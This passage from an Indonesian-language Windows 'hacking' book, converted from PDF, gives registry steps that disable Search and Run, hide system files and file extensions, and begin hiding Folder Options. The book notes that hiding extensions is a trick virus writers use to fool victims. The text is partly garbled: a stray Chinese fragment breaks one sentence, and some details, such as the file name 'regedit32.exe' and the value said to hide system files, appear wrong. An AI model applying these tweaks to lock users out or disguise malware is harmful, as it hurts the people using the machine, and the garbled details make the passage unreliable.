
Caranya adalah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoFind**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasinya.



Gambar 1.22 Pembuatan DWORD baru

4. Ubah nilainya menjadi 1. Lihat Gambar 1.23.
5. Setelah itu, klik OK.



Gambar 1.23 Pemberian nilai pada DWORD

Restart komputer Anda. Setelah Anda me-restart komputer, coba masuk ke **Windows Explorer** kemudian masuk pada fasilitas **Search** seperti Gambar 1.24.




Gambar 1.24 Find pada Windows

Setelah Anda menekan tombol **Search** tersebut, tidak akan menimbulkan pengaruh apa pun pada **Windows Explorer**.

Menyembunyikan Run


Fasilitas **Run** merupakan fasilitas yang berfungsi menjalankan sebuah aplikasi, dengan jalan hanya mengetikkan nama aplikasi tersebut. Misalkan pada waktu Anda menjalankan registry Windows, Anda pasti memilih menjalankannya melalui pilihan **Run** daripada harus mencarinya pada direktori System32.



Gambar 1.25 Menu Run pada Start menu Windows XP


Untuk menyembunyikan fasilitas Run, langkah-langkahnya adalah:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoRun**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasinya.



Gambar 1.26 Pembuatan DWORD Baru


4. Ubah nilainya menjadi **1** seperti terlihat pada Gambar 1.27.



Gambar 1.27 Mengubah nilai DWORD


5. Klik **OK**.

Selanjutnya, restart komputer Anda. Setelah Anda melakukan restart pada komputer, sekarang tekan tombol Start menu pada Windows dan cari fasilitas **Run**. Jika tahapan hacking Anda benar, Anda akan mendapatkan tampilan seperti pada Gambar 1.28.



Gambar 1.28 Start Menu tanpa fasilitas Run

Untuk lebih memastikan apakah benar-benar hilang, Anda dapat menekan tombol shortcut **Windows+R** pada keyboard. Kombinasi tombol tersebut digunakan untuk menjalankan fasilitas **Run** dan lihat apa yang terjadi. Setelah Anda menekan kombinasi tombol tersebut, akan muncul tampilan seperti Gambar 1.29.



Gambar 1.29 Jendela Restriction


Jendela tersebut diartikan bahwa untuk menjalankan fasilitas **Run**, Anda harus mendapatkan izin terlebih dahulu dari Administrator. Untuk mengembalikannya, Anda cukup mencari file **regedit32.exe** dari direktori **C:\WINDOWS\system32**. Jalankan file tersebut, lalu hapus values **NoRun** pada registry, kemudian restart ulang komputer Anda.

MENGATUR HIDDEN FILE SYSTEM

File System adalah file yang biasanya berupa file-file yang digunakan oleh sistem operasi untuk bekerja. File tersebut biasanya mempunyai *properties hidden*. Akan tetapi masih bisa dimunculkan dengan menu **Folder Option**.


Untuk mengatur agar file system tidak terlihat, caranya adalah:

1. Buka **Registry Editor**.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced**.
3. Buat value **DWORD** baru bernama **Hidden**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasinya.



Gambar 1.30 Pembuatan DWORD Baru

4. Ubah nilainya menjadi 1 seperti terlihat pada Gambar 1.31.



Gambar 1.31 Pengubahan nilai DWORD


5. Klik **OK**.

MENGATUR EKSTENSI FILE TERSEMBUNYI

Teknik hacking ini biasanya dipakai para programmer virus untuk menyembunyikan virus buatan mereka. Dalam teknik pembuatan virus, teknik ini bertujuan untuk mengelabui si korban agar menjalankan file virus tersebut.


Cara untuk mengatur agar ekstensi file tidak ditampilkan adalah:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced**.
3. Buat value DWORD baru bernama **HideFileExt**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasi其实体。



Gambar 1.32 Pembuatan DWORD baru

4. Ubah nilainya menjadi 1 seperti terlihat pada Gambar 1.33.




Gambar 1.33 Pengubahan nilai DWORD

5. Klik OK.

MENYEMBUNYIKAN FOLDER OPTIONS

Folder Options adalah fasilitas pada Windows yang digunakan untuk mengatur pengesetan properti Windows Explorer. Pengesetan tersebut meliputi bagaimana file ditampilkan, mengatur pengesetan ekstensi file, dan sebagainya. Untuk mengaksesnya, Anda dapat mengakses dari Windows Explorer pada menu Tool > Folder Options seperti terlihat pada Gambar 1.34.




Gambar 1.34 Jendela Folder Options

Untuk menyembunyikan pilihan Folder Options tersebut, lakukan langkah-langkah berikut:


1. Buka Registry Editor.
2. Akses pada key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer`.

